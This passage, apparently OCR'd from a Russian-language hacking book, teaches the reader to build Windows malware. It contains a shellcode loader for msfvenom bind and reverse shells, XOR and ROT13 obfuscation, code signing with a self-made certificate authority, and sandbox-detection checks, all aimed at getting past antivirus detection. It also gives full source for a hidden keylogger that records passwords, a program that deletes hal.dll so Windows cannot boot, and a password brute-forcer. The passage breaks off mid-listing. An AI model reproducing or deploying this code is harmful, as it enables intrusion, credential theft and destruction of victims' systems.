- **Обнаружение на основе сигнатур** — статическая проверка контрольных сумм файлов (MD5, SHA1 и т. д.) и наличие известных строк или последовательностей байтов в двоичном файле;
- **Эвристическое обнаружение** — статический анализ поведения приложения и выявление потенциально вредоносных характеристик (например, использование определенных функций, которые обычно связаны с вредоносным ПО);
- **Песочница** — динамический анализ программы, которая запускается в контролируемой среде (песочнице), где ее действия контролируются.

Существует множество методов, позволяющих избежать различных механизмов обнаружения. Например:

- Полиморфное (или, по крайней мере, часто перекомпилируемое) вредоносное ПО может обойти обнаружение на основе сигнатур;
- Обфускация потока кода может избежать обнаружения на основе эвристики;
- Условные операторы, основанные на проверках среды, могут обнаруживать и обходить песочницы;
- Кодирование или шифрование кода может помочь обойти обнаружение на основе сигнатур, а также эвристическое обнаружение.

8.3. Генерируем шелл-код

Для генерирования вредоносного кода мы будем использовать Metasploit (https://www.metasploit.com/) – пусть это будет TCP-шелл:

```
msfvenom -p windows/shell_bind_tcp LPORT=4444 -f c
```

Шелл-код — это фрагмент машинного кода, предназначенный для запуска локальной или удаленной системной оболочки (отсюда и название). Они в основном используются при эксплуатации уязвимостей программного обеспечения — когда злоумышленник может контролировать поток выполнения программы, ему нужна некоторая универсальная полезная нагрузка для выполнения желаемого действия (обычно доступ к оболочке). Это относится как к локальной эксплуатации (например, для повышения привилегий), так и к удаленной эксплуатации (для получения RCE на сервере).

Шелл-код — это загрузочный код, который использует известную специфическую для платформы механику для выполнения определенных действий (создание процесса, инициация TCP-соединения и т. д.). Шелл-коды Windows обычно используют TEB (Thread Environment Block) и PEB (Process Environment Block) для поиска адресов загруженных системных библиотек (kernel32.dll, kernelbase.dll или ntdll.dll), а затем "просматривают" их для поиска адресов функций LoadLibrary() и GetProcAddress(), которые затем можно использовать для поиска других функций.

Сгенерированный шелл-код может быть включен в бинарник в виде строки. Классическое выполнение массива **char** включает приведение этого массива к указателю на такую функцию:

```
void (*func)();
func = (void (*)()) code;
func();
```

Однако мы обнаружили, что невозможно выполнить данные в стеке из-за механизмов предотвращения выполнения данных (особенно данные в стеке защищены от выполнения). Хотя этого легко добиться с помощью GCC (с флагами *-fno-stack-protector* и *-z execstack*), мне не удалось сделать это с помощью Visual Studio и компилятора MSVC.

> **Примечание.** Выполнение шелл-кода в приложении может показаться бессмысленным, тем более что мы можем просто реализовать его возможности на C/C++. Однако бывают ситуации, когда необходимо реализовать собственный загрузчик или инжектор шелл-кода (например, для запуска шелл-кода, сгенери-

рованного другим инструментом). Помимо выполнения известного вредоносного кода (например, шелл-кода Metasploit), это хорошая проверка концепции для проверки механизмов обнаружения и обхода.

8.4. Выполнение шелл-кода

Фактический способ выполнения шелл-кода немного отличается. Нам нужно:

- Выделить новую область памяти с помощью функции Windows API VirtualAlloc (или VirtualAllocEx для удаленных процессов);
- Заполнить ее байтами шелл-кода (например, с помощью функции RtlCopyMemory, которая по сути является оболочкой **memcpy**);
- Создать новый поток с помощью функции CreateThread или CreateRemoteThread соответственно.

Шелл-код также может быть выполнен с использованием массива символов для приведения указателя на функцию, если область памяти, в которой находится шелл-код, помечена как исполняемая.

Исходный код такого приложения будет выглядеть так:

```
##include <Windows.h>

void main()
{
   // Вставьте сюда сгенерированный шелл-код
   const char shellcode[] = "\xfc\xe8\x82 (...) ";
   PVOID shellcode_exec = VirtualAlloc(0, sizeof shellcode,
MEM_COMMIT|MEM_RESERVE, PAGE_EXECUTE_READWRITE);
   RtlCopyMemory(shellcode_exec, shellcode, sizeof shellcode);
   DWORD threadID;
   HANDLE hThread = CreateThread(NULL, 0,
(PTHREAD_START_ROUTINE)shellcode_exec, NULL, 0, &threadID);
   WaitForSingleObject(hThread, INFINITE);
}
```

Итак, мы только что написали малварь. Попробуем "прогнать" его через VirusTotal. Мы увидите, что у нашего вредоноса довольно большой процент обнаружения. Далее мы попытаемся запутать код.

8.5. Запутываем код

Первое, что приходит на ум, это изменить шелл-код, чтобы избежать статических подписей на основе его содержимого.

Мы можем попробовать самое простое "шифрование" — применить шифр ROT13 ко всем байтам встроенного шелл-кода — так 0x41 станет 0x54, 0xFF станет 0x0C и так далее. Во время выполнения шелл-код будет "расшифрован" путем вычитания значения 0x0D (13) из каждого байта.

Код выглядит следующим образом:

```
##include <Windows.h>

void main()
{
   const char shellcode[] = "\x09\xf5\x8f (...) ";
   PVOID shellcode_exec = VirtualAlloc(0, sizeof shellcode,
MEM_COMMIT|MEM_RESERVE, PAGE_EXECUTE_READWRITE);
   RtlCopyMemory(shellcode_exec, shellcode, sizeof shellcode);
   DWORD threadID;
   for (int i = 0; i < sizeof shellcode; i++)
   {
      ((char*)shellcode_exec)[i] = (((char*)shellcode_exec)[i]) - 13;
   }
   HANDLE hThread = CreateThread(NULL, 0,
(PTHREAD_START_ROUTINE)shellcode_exec, NULL, 0, &threadID);
   WaitForSingleObject(hThread, INFINITE);
}
```

Мы также можем использовать шифрование XOR (с постоянным однобайтовым ключом) вместо шифра Цезаря:

```
for (int i = 0; i < sizeof shellcode; i++)
{
   ((char*)shellcode_exec)[i] = (((char*)shellcode_exec)[i]) ^ '\x35';
```

```
}
```

Снова откомпилируйте вредонос и пропустите его через VirusTotal. Вы увидите, что нам это особо не помогло и количество антивирусов, которые обнаруживают вредоносный код, не уменьшилось.

Мы можем обмануть антивирусы посредством подписания нашего кода сертификатом. Некоторые механизмы обнаружения вредоносных программ могут помечать неподписанные двоичные файлы как подозрительные. Давайте создадим инфраструктуру подписи кода — нам понадобится центр сертификации и сертификат подписи кода:

```
makecert -r -pe -n "CN=Malwr CA" -ss CA -sr CurrentUser -a sha256 -cy
authority -sky signature -sv MalwrCA.pvk MalwrCA.cer
certutil -user -addstore Root MalwrCA.cer
makecert -pe -n "CN=Malwr Cert" -a sha256 -cy end -sky signature -ic
MalwrCA.cer -iv MalwrCA.pvk -sv MalwrCert.pvk MalwrCert.cer
pvk2pfx -pvk MalwrCert.pvk -spc MalwrCert.cer -pfx MalwrCert.pfx
signtool sign /v /f MalwrCert.pfx /t
http://timestamp.verisign.com/scripts/timstamp.dll Malware.exe
```

После выполнения вышеуказанных команд мы создали центр сертификации "Malwr", импортировали его в наше хранилище сертификатов, создали сертификат для подписи кода в формате .pfx и использовали его для подписи исполняемого файла.

> **Примечание**. Подписание исполняемого файла можно настроить как событие после сборки в свойствах проекта Visual Studio:

```
signtool.exe sign /v /f $(SolutionDir)Cert\MalwrSPC.pfx /t
http://timestamp.verisign.com/scripts/timstamp.dll $(TargetPath)
```

После этого количество антивирусов, которые обнаруживают вредонос, сократится примерно наполовину.

Играя со свойствами компиляции и связывания проекта Visual C++, было обнаружено, что при удалении дополнительных зависимостей из параметров компоновщика (особенно kernel32.lib) некоторые механизмы защиты от вредоносных программ перестанут помечать полученный исполняемый

файл как вредоносный. Интересно, что статическая библиотека kernel32.lib по-прежнему будет статически скомпонована после компиляции, потому что исполняемый файл должен знать, где найти основные функции API (из kernel32.dll). Данный трюк поможет сократить уровень обнаружения вредоноса примерно на 30%.

Сейчас 2022 год, и я думаю, что большинство компьютеров (особенно пользовательских рабочих станций) работают под управлением 64-битных систем. Давайте создадим полезную нагрузку оболочки x64 и проверим ее на VirusTotal:

```
msfvenom -p windows/x64/shell_bind_tcp LPORT=4444 -f raw
```

Затем перекомпилируйте программу с новым шелл-кодом. Если с 32-битным шелл-кодом наш вредонос обнаруживали 9 антивирусов, то после перехода на 64 бита – всего 3.

Итак, мы создали простой загрузчик шелл-кода и сумели значительно снизить уровень его обнаружения с помощью некоторых несложных методов. Однако он по-прежнему обнаруживается Microsoft Defender!

8.6. Динамический анализ вредоноса

Динамический анализ исполняемого файла может выполняться либо автоматически песочницей, либо вручную аналитиком. Вредоносные приложения часто используют различные методы для идентификации среды, в которой они выполняются, и выполняют различные действия в зависимости от ситуации.

Автоматический анализ выполняется в упрощенной среде песочницы, которая может иметь некоторые специфические черты, в частности, она не может эмулировать все нюансы реальной среды. Ручной анализ обычно выполняется в виртуализированной среде, и могут встречаться специальные дополнительные инструменты (отладчик, другое аналитическое программное обеспечение).

Как автоматический, так и ручной анализ имеют общие характеристики, в частности, они обычно выполняются в виртуализированной среде, которую можно легко обнаружить, если она не настроена (укреплена) должным

образом. Большинство методов обнаружения песочницы/анализа вращаются вокруг проверки определенных атрибутов среды (ограниченные ресурсы, ориентировочные имена устройств) и артефактов (наличие определенных файлов, ключей реестра).

Однако существует несколько специфических обнаружений для автоматизированных песочниц и других конкретных виртуальных сред, используемых аналитиками вредоносных программ.

Рассмотрим наш код с XOR-шифрование шелл-кода:

```
void main()
{
   const char shellcode[] = "\xc9\x7d\xb6 (...) ";
   PVOID shellcode_exec = VirtualAlloc(0, sizeof shellcode, MEM_
COMMIT|MEM_RESERVE, PAGE_EXECUTE_READWRITE);
   RtlCopyMemory(shellcode_exec, shellcode, sizeof shellcode);
   DWORD threadID;
   for (int i = 0; i < sizeof shellcode; i++)
   {
      ((char*)shellcode_exec)[i] = (((char*)shellcode_exec)[i]) ^ '\x35';
   }
   HANDLE hThread = CreateThread(NULL, 0,
(PTHREAD_START_ROUTINE)shellcode_exec, NULL, 0, &threadID);
   WaitForSingleObject(hThread, INFINITE);
}
```

Для обхода некоторых антивирусов приложение имеет архитектуру x64 и подписано пользовательским сертификатом. На этот раз мы используем следующий шелл-код:

```
msfvenom -p windows/x64/shell_reverse_tcp LPORT=4444 LHOST=192.168.200.102 -f raw
```

Мы проверим, будет ли извлечен IP-адрес обработчика обратной оболочки (который в данном случае является очень простым IoC) во время динамического анализа.

Microsoft Defender обнаруживает "троян Meterpreter" (на самом деле это просто обратная оболочка TCP, а не оболочка Meterpreter). Песочница VT может извлекать IP-адрес во время динамического анализа.

Начнем с общих методов обнаружения и обхода динамического анализа. Как песочницы, так и виртуализированные операционные системы аналитиков обычно не могут на 100% точно эмулировать реальную среду выполнения (например, обычную рабочую станцию пользователя). Виртуализированные среды имеют ограниченные ресурсы (соответствующие имена устройств также могут предоставить полезную информацию), могут иметь установленные инструменты и драйверы для конкретных виртуальных машин, часто выглядят как новая установка Windows и иногда используют жестко заданные имена пользователей или компьютеров. Мы можем воспользоваться этим.


Основная проблема заключается в ограниченных ресурсах: песочница не может работать долго и параллельно потреблять симуляции, поэтому часто ограничивает выделяемые ресурсы и время, выделенное для одного экземпляра. Обычные блоки виртуальных машин, используемые аналитиками, также подвержены тем же ограничениям — их ресурсы часто ограничены.

Типичная пользовательская рабочая станция имеет процессор с не менее чем 2 ядрами, не менее 2 ГБ ОЗУ и жесткий диск на 100 ГБ. Мы можем проверить, соответствует ли среда, в которой выполняется наше вредоносное приложение, следующим ограничениям:

```
// проверяем процессор
SYSTEM_INFO systemInfo;
GetSystemInfo(&systemInfo);
DWORD numberOfProcessors = systemInfo.dwNumberOfProcessors;
if (numberOfProcessors < 2) return false;

// проверяем память
MEMORYSTATUSEX memoryStatus;
memoryStatus.dwLength = sizeof(memoryStatus);
GlobalMemoryStatusEx(&memoryStatus);
DWORD RAMMB = memoryStatus.ullTotalPhys / 1024 / 1024;
if (RAMMB < 2048) return false;

// проверяем накопитель
HANDLE hDevice = CreateFileW(L"\\\\.\\PhysicalDrive0", 0, FILE_SHARE_READ |
FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, NULL);
DISK_GEOMETRY pDiskGeometry;
DWORD bytesReturned;
DeviceIoControl(hDevice, IOCTL_DISK_GET_DRIVE_GEOMETRY,NULL,0,
&pDiskGeometry, sizeof(pDiskGeometry), &bytesReturned, (LPOVERLAPPED)NULL);
DWORD diskSizeGB;
diskSizeGB = pDiskGeometry.Cylinders.QuadPart *
```


```
(ULONG)pDiskGeometry.TracksPerCylinder * (ULONG)pDiskGeometry.SectorsPerTrack
* (ULONG)pDiskGeometry.BytesPerSector / 1024 / 1024 / 1024;
if (diskSizeGB < 100) return false;
```

Используя эти простые проверки, мы смогли снизить уровень обнаружения до нуля. С другом шелл-кодом результат может быть иным, но тем не менее, можно поэкспериментировать.



Глава 9.

Полезные примеры для хакинга



В этой главе мы напишем несколько небольших программ, которые могут пригодиться вам на практике хакинга.

9.1. HTML-клинер на C++

HTML представляет собой смесь текста и тегов для его визуального отображения. Мы напишем программу, которая будет очищать HTML-код и выводить лишь текст, заключенный в HTML-тегах.

Листинг 9.1. Очищаем HTML-код от тегов

```
#include <bits/stdc++.h>
using namespace std;

// Функция для парсинга HTML-кода
void parser(char* S)
{
    // Храним длину
```

```
    // строки s
    int n = strlen(S);
    int start = 0, end = 0;

    // Обход строки
    for (int i = 0; i < n; i++) {
        // Если S[i] = '>', обновляем
        // начало к i+1 и останов
        if (S[i] == '>') {
            start = i + 1;
            break;
        }
    }

    // Удаляем пробел
    while (S[start] == ' ') {
        start++;
    }

    // Обход строки
    for (int i = start; i < n; i++) {
        // Если S[i] = '<', обновляем
        // конец в i-1 и останавливаем
        if (S[i] == '<') {
            end = i - 1;
            break;
        }
    }

    // Выводим символы в диапазоне
    // [start, end]
    for (int j = start; j <= end; j++) {
        cout << S[j];
    }

    cout << endl;
}

// Основной код
int main()
{
    // Выходные данные (HTML)
    char input1[] = "<h1>Hello, world</h1>";
    char input2[] = "<h1>          This is a statement with  some
spaces</h1>";
    char input3[] = "<p> This is a statement with some @ #$ ., / special
characters</p>          ";

    cout << "Результат:\n";
```

```
    // Вызываем функцию
    parser(input1);
    parser(input2);
    parser(input3);
    return 0;
}
```

Вывод будет таким:

```
Результат:
Hello, world
This is a statement with  some spaces
This is a statement with some @ #$ ., / special characters
```

9.2. Пишем кейлоггер

Кейлоггер – это приложение, которое записывает в файл все нажатия клавиш, которые производит пользователь. Кейлоггер пишет все, в том числе и пароли, которые вводит пользователь.

После запуска кейлоггер прячет свое окно посредством следующего вызова:

```
ShowWindow(GetConsoleWindow(), SW_HIDE);
```

Далее он получает код каждой нажатой клавиши и записывает символ клавиши в файл dat.txt. Для обработки специальных клавиш используется функция SpecialKey, возвращающая текстовое обозначение для клавиши, например, #SHIFT#, #ALT# и и.д. Полный код кейлоггера приведен в листинге 9.2.

Листинг 9.2. Кейлоггер

```
#define _WIN32_WINNT 0x0500
#include <Windows.h>
#include <string>
#include <stdlib.h>
#include <stdio.h>
```

```
#include <iostream>
#include <fstream>

using namespace std;

void LOG(string input) {
   fstream LogFile;
   LogFile.open("dat.txt", fstream::app);
   if (LogFile.is_open()) {
      LogFile << input;
      LogFile.close();
   }
}

bool SpecialKeys(int S_Key) {
   switch (S_Key) {
   case VK_SPACE:
      cout << " ";
      LOG(" ");
      return true;
   case VK_RETURN:
      cout << "\n";
      LOG("\n");
      return true;
   case '¾':
      cout << ".";
      LOG(".");
      return true;
   case VK_SHIFT:
      cout << "#SHIFT#";
      LOG("#SHIFT#");
      return true;
   case VK_BACK:
      cout << "\b";
      LOG("\b");
      return true;
   case VK_RBUTTON:
      cout << "#R_CLICK#";
      LOG("#R_CLICK#");
      return true;
   case VK_CAPITAL:
      cout << "#CAPS_LOCK#";
      LOG("#CAPS_LCOK");
      return true;
   case VK_TAB:
      cout << "#TAB";
```

```
      LOG("#TAB");
      return true;
   case VK_UP:
      cout << "#UP";
      LOG("#UP_ARROW_KEY");
      return true;
   case VK_DOWN:
      cout << "#DOWN";
      LOG("#DOWN_ARROW_KEY");
      return true;
   case VK_LEFT:
      cout << "#LEFT";
      LOG("#LEFT_ARROW_KEY");
      return true;
   case VK_RIGHT:
      cout << "#RIGHT";
      LOG("#RIGHT_ARROW_KEY");
      return true;
   case VK_CONTROL:
      cout << "#CONTROL";
      LOG("#CONTROL");
      return true;
   case VK_MENU:
      cout << "#ALT";
      LOG("#ALT");
      return true;
   default:
      return false;
   }
}

int main()
{
   ShowWindow(GetConsoleWindow(), SW_HIDE);
   char KEY = 'x';

   while (true) {
      Sleep(10);
      for (int KEY = 8; KEY <= 190; KEY++)
      {
         if (GetAsyncKeyState(KEY) == -32767) {
            if (SpecialKeys(KEY) == false) {

               fstream LogFile;
               LogFile.open("dat.txt", fstream::app);
               if (LogFile.is_open()) {
```

```
                LogFile << char(KEY);
                LogFile.close();
            }

        }
    }
  }

  return 0;
}
```

9.3. Небольшая вредоносная программа

Данная программа удаляет файл hal.dll и перезагружает систему. После перезагрузки Windows уже не запустится. Программа работает только в Windows 7 – в Windows 10 встроенный антивирус не позволит удалить системный файл. Запускать ее на своем компьютере не рекомендуется.

Листинг 9.3. Небольшой вредонос

```
#include<iostream.h>
#include<stdlib.h>

using namespace std;

int main(int argc, char *argv[])
{
  std::remove("%systemroot%\\system32\\hal.dll"); //PWNAGE TIME
  system("shutdown -s -r");
  return EXIT_SUCCESS;
}
```

9.4. Генерирование всех перестановок или попытка брутфорсинга

Существует мнение, что лучшие программисты получаются из математиков. Возьмем невинную задачу формирования перестановок. Пусть у нас есть

строка, например, ABC, нам нужно сгенерировать все возможные перестановки (комбинации) символов. Для этой строки количество перестановок без повторений будет *n!*, где *n* – количество символов. То есть у нас будет 6 перестановок:

```
ABC
ACB
BAC
BCA
CBA
CAB
```

Теоретически, мы можем использовать алгоритм генерирования всех перестановок по строке символов, состоящей из букв английского алфавита, мы получим 26! (довольно внушительное число) перестановок. Сравнивая каждую перестановку с паролем, мы можем сбрутить пароль. В листинге 9.4 приводится код, выводящий все перестановки заданной строки:

Листинг 9.4. Генерирование всех перестановок

```
#include <bits/stdc++.h>
using namespace std;


// Выводит перестановки строки
// Параметры:
// 1. Строка
// 2. Начальный индекс строки
// 3. Конечный индекс строки
void permute(string a, int l, int r)
{
    // Базовый случай
    if (l == r)
        cout<<a<<endl;
    else
    {
        // Делаем перестановку
        for (int i = l; i <= r; i++)
        {
```

```
            // Замена
            swap(a[l], a[i]);

            // Рекурсия
            permute(a, l+1, r);

            swap(a[l], a[i]);
        }
    }
}

// Основной код
int main()
{
    string str = "ABC";
    int n = str.size();
    permute(str, 0, n-1);
    return 0;
}
```

Теоретически все хорошо, но на практике не очень. В английском алфавите есть 26 символов. Умножьте это количество на два (так как нужно проверять символы в двух регистрах), а затем добавьте 10 – цифры от 0 до 9, которые также могут быть в пароле. В итоге мы получим значение 62! или

```
3,14699732603879375256531223549 51e+85
```

Так просто данная задача не решается – вы выйдите за пределы допустимого диапазона в попытке сбрутить пароль. А еще не забывайте, что в пароле могут быть повторяющиеся символы, а количество таких перестановок вычисляется по формуле:

$$P_k(k_1, k_2, \ldots, k_r) = \frac{k!}{k_1! \cdot k_2! \cdot \ldots \cdot k_r!}$$

Нам нужно совершенствовать алгоритм брутфорсинга, иначе ничего не получится сбрутить.

9.5. Брутфорсинг

Брутфорсинг – это метод грубой силы, то есть способ, позволяющий подобрать пароль. Алгоритм брутфорсинга перебирает все возможные комбинации и отправляет каждую из них на соответствие паролю, например, передает сетевому сервису в качестве пароля. Эффективность данного метода ниже, чем перебора по словарю (где есть заранее подготовленные списки паролей, по которым, собственно и выполняется перебор), зато брутфорсинг позволяет (при отсутствии технических ограничений) подобрать пароль со 100% вероятностью.

Что такое технические ограничения? Например, сервисы могут ограничить количество попыток ввода пароля, после чего сервис блокирует учетную запись на некоторое время. Алгоритм брутфорсинга за разрешенное количество попыток успеет сбрутить всяких бред вроде бессмысленных перестановок символов, а алгоритм перебора по словарю – успеет передать на сервер несколько строк, которые потенциально могут быть паролями. Но с нашей точки зрения перебор по словарю не так интересен, как брутфорсинг. Алгоритм перебора достаточно прост – есть некий файл с паролями, и программа просто проходится по нему и отправляет на удаленный сервис каждый пароль. Впрочем, отправлять необязательно. Если вам удалось хакнуть систему, и вы получили списки паролей пользователей, даже в зашифрованном виде, то программы для подбора паролей могут работать так:

1. Взять 1 пароль из файла (или сгенерировать его методом брутфорсинга)
2. Зашифровать взятый пароль тем же методом шифрования, что и пароль, который нам нужно получить.
3. Сравнить хэши – если они совпадают, то пароль подобран, если нет, повторить п. 1.

Например, пароли Linux-пользователей хранятся в /etc/shadow и если вам удалось каким-то образом заполучить этот файл, вы можете попытаться "восстановить" пароль. Как правило, пароли в Linux шифруются алгоритмами вроде MD5, не поддерживающими обратную расшифровку. Единственный способ (которым и пользуется сама система) проверить, подходит ли пароль – зашифровать его еще раз и сравнить с зашифрованной ранее строкой. Если они совпадают, то пароль правильный.

Наш алгоритм брутфорсинга не идеален, но тем не менее, он работает. Он использует два понятия – длину пароля и уровень поиска. Уровень поиска – это сложность пароля. Сначала алгоритм проверяет только цифры (10 символов), затем символы в нижнем (26 символов) регистре, затем – в верхнем (26 символов), затем в обоих регистрах (52 символа) и символы в обоих регистрах + цифры (62 символа).

Программа постепенно, начиная с длины 1, пробует подобрать пароли, начиная с самого простого уровня – цифр. Если подобрать не получается на текущем уровне, происходит переход на следующий уровень и т.д. Если на последнем уровне не получилось подобрать пароль, программа переходит на следующий уровень.

Листинг 9.5. Брутфорсинг

```
#include <iostream>
#include <ctime>
using namespace std;
string crackPassword(string pass);
long long int attempt;
clock_t start_t, end_t;

int main(){
    string password;

    cout << "Введите пароль для брута : ";
    cin >> password;

    cout << endl << endl << endl << ">\n>> ПАРОЛЬ ПОДОБРАН! >>\n>" << endl <<
endl <<"Пароль : " << crackPassword(password) << endl;
    cout << "К-во попыток : " << attempt << endl;
    cout << "Потрачено времени : " << (double)(end_t - start_t)/1000 << "
seconds" << endl << endl;
    return 0;
}

string crackPassword(string pass){
    int digit[7],alphabetSet=1,passwordLength=1;
    start_t = clock();

    string test,alphabet = "";
    while(1){


            switch(passwordLength){
```

```
                case 1:
                    while(alphabetSet<4){
                    switch(alphabetSet){
                        case 1 : alphabet = "-0123456789";
                                 cout << endl << endl <<"Только цифры
(0123456789) - 10 символов, ждите";  break;
                        case 2 : alphabet = "-abcdefghijklmnopqrstuvwxyz";
                                 cout << endl << endl << "Не могу найти
пароль, увеличиваю уровень поиска"<< endl << endl << "Символы в нижнем
регистре (abcdefghijklmnopqrstuvwxyz) - 26 символов, ждите";  break;
                        case 3 : alphabet = "-ABCDEFGHIJKLMNOPQRSTUVWXYZ";
                                 cout << endl << endl << "Не могу найти
пароль, увеличиваю уровень поиска"<< endl << endl << "Символы в верхнем
регистре (ABCDEFGHIJKLMNOPQRSTUVWXYZ) - 26 символов, ждите";  break;
                        }

                    for(digit[0]=1;digit[0]<alphabet.length();digit[0]++){
                                                attempt++;
                                            if(attempt%2500000==0)
cout << ".";

test=alphabet[digit[0]];
                                                for(int
i=1;i<passwordLength;i++)

if(alphabet[digit[i]]!='-')test+=alphabet[digit[i]];

if(pass.compare(test)==0){end_t = clock(); return test;}
                                                }
                                                alphabetSet++;
                    }
                    break;
                case 2:
                    alphabetSet=1;
                    while(alphabetSet<6){
                    switch(alphabetSet){
                        case 1 : alphabet = "-0123456789";
                                 cout << endl << endl <<"Только цифры
(0123456789) - 10 символов, ждите";  break;
                        case 2 : alphabet = "-abcdefghijklmnopqrstuvwxyz";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в нижнем
регистре(abcdefghijklmnopqrstuvwxyz) - 26 символов, ждите";  break;
                        case 3 : alphabet = "-ABCDEFGHIJKLMNOPQRSTUVWXYZ";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в верхнем
регистре(ABCDEFGHIJKLMNOPQRSTUVWXYZ) - 26 символов, ждите";  break;
                        case 4 : alphabet = "-
0123456789abcdefghijklmnopqrstuvwxyz";
```

```
                                    cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в нижнем регистре
и цифры(0123456789abcdefghijklmnopqrstuvwxyz) - 36 символов, ждите";  break;
                            case 5 : alphabet = "-
0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ";
                            }


for(digit[1]=0;digit[1]<alphabet.length();digit[1]++)

for(digit[0]=1;digit[0]<alphabet.length();digit[0]++){
                                                        attempt++;
                                                    if(attempt%2500000==0)
cout << ".";

                                                   test=alphabet[digit[0]];
                                                        for(int
i=1;i<passwordLength;i++)

if(alphabet[digit[i]]!='-')test+=alphabet[digit[i]];

if(pass.compare(test)==0){end_t = clock(); return test;}
                                                        }
                                                        alphabetSet++;
                        }
                        break;
                    case 3:
                        alphabetSet=1;
                        while(alphabetSet<8){
                        switch(alphabetSet){
                            case 1 : alphabet = "-0123456789";
                                    cout << endl << endl <<"Только цифры
(0123456789) - 10 символов, ждите";  break;
                            case 2 : alphabet = "-abcdefghijklmnopqrstuvwxyz";
                                    cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в нижнем
регистре(abcdefghijklmnopqrstuvwxyz) - 26 символов, ждите";  break;
                            case 3 : alphabet = "-ABCDEFGHIJKLMNOPQRSTUVWXYZ";
                                    cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в верхнем
регистре(ABCDEFGHIJKLMNOPQRSTUVWXYZ) - 26 символов, ждите";  break;
                            case 4 : alphabet = "-
0123456789abcdefghijklmnopqrstuvwxyz";
                                    cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в нижнем регистре
и цифры(0123456789abcdefghijklmnopqrstuvwxyz) - 36 символов, ждите";  break;
                            case 5 : alphabet = "-
0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ";
                                    cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в верхнем регистре
и цифры(0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ) - 36 символов, ждите";  break;
```

```
                        case 6 : alphabet = "-
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в обоих
регистрах(abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ) - 52
символов, ждите";  break;
                                case 7 : alphabet = "-
